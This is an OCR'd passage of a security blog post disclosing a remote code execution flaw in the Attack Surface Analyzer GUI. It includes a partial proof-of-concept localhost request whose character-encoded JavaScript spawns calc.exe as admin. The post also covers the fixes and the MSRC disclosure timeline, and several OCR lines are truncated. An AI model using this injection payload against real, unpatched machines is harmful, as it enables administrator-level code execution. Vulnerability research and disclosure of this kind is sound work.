
```
C:\Users\IEUser\Downloads\AsaGui-windows-2.0.141>
```



```
this is inside the VM, running asa as admin
```

Injecting from host into guest

Injecting the payload locally:


Select Administrator: Command Prompt
C:\Windows\system32\cmd.exe
Host Nam
IE Version
OS Versio
Service Pa
File
For W
Windows 10 Enterprise Evaluatic
Windows License valid for 76 day

```
C:\Users\IEUser\Desktop\AsaGui-windows-2.0.141>_
```

```
C:\Users\IEUser>
```

```
cur
%20
(11
114
32,
0,9
,101,110,118,59,10,118,97,114,32,101,110,118,95,32,61,32,91,93,59,10,102,111,114,32,40,118,97,114,32,107,101,121,32,1
05,110,32,101,110,118,41,32,101,110,118,95,46,112,117,115,104,40,107,101,121,43,39,61,39,43,101,110,118,91,107,101,12
1,93,41,59,10,112,114,111,99,46,115,112,97,119,110,40,123,102,105,108,101,58,39,99,97,108,99,46,101,120,101,39,44,97,
114,103,115,58,91,93,44,99,119,100,58,110,117,108,108,44,119,105,110,100,111,119,115,86,101,114,98,97,116,105,109,65,
114,103,117,109,101,110,116,115,58,102,97,108,115,101,44,100,101,116,97,99,104,101,100,58,102,97,108,115,101,44,101,1
10,118,80,97,105,114,115,58,101,110,118,95,44,115,116,100,105,111,58,91,123,116,121,112,101,58,39,105,103,110,111,114
,101,39,125,44,123,116,121,112,101,58,39,105,103,110,111,114,101,39,125,44,123,116,121,112,101,58,39,105,103,110,111,
114,101,39,125,93,125,41,59))>&File=false&Port=false&Service=false&User=false&Registry=false&Certificates=true"
```

Localhost and curl

The Good and the Bad

[+] ASA is usually run as Admin. This allows ASA to have more visibility into the OS and give us better results. This means our RCE is as admin.
[+] The ports are usually `8000` and `8001`. Unless you are running something else on those ports, it's easy to discover machines running a vulnerable version of the ASA.

[-] ASA is usually run in disposable VMs. You are not going to fingerprint your applications on a prod VM. But these VMs are still connected to something.

How Can We Fix This?

1. Don't bind the web server to all interfaces.
2. Output encode `Run Id`s in the progress page.
3. Enable `NodeIntegration` and other Electron Defenses in Electron.NET.
    - See Security, Native Capabilities, and Your Responsibility.

The issue was reported to Microsoft Security Response Center on May 22nd 2019.

Fixes

- `NodeIntegration` disabled and `ContextIsolation` enabled: #218
- Not listening on all interfaces - in Gui/Properties/launchSettings.json: #220
- `encodeURIComponent` the `runId` - in Gui/wwwroot/js/Collect.js: #220

Timeline

What Happened	When
Report	22 May 2019
Acknowledgement	22 May 2019
MSRC asked for clarification	28 May 2019
MSRC confirmed fix was applied	06 June 2019

What Happened	When
Fix was confirmed	14 June 2019
Disclosure	18 June 2019

Posted by Parsia • Jun 18, 2019 • Tags: rce

Thick Client Proxying - Part 9 - The Windows DNS Cache

Disabling Cascade Fan's Beep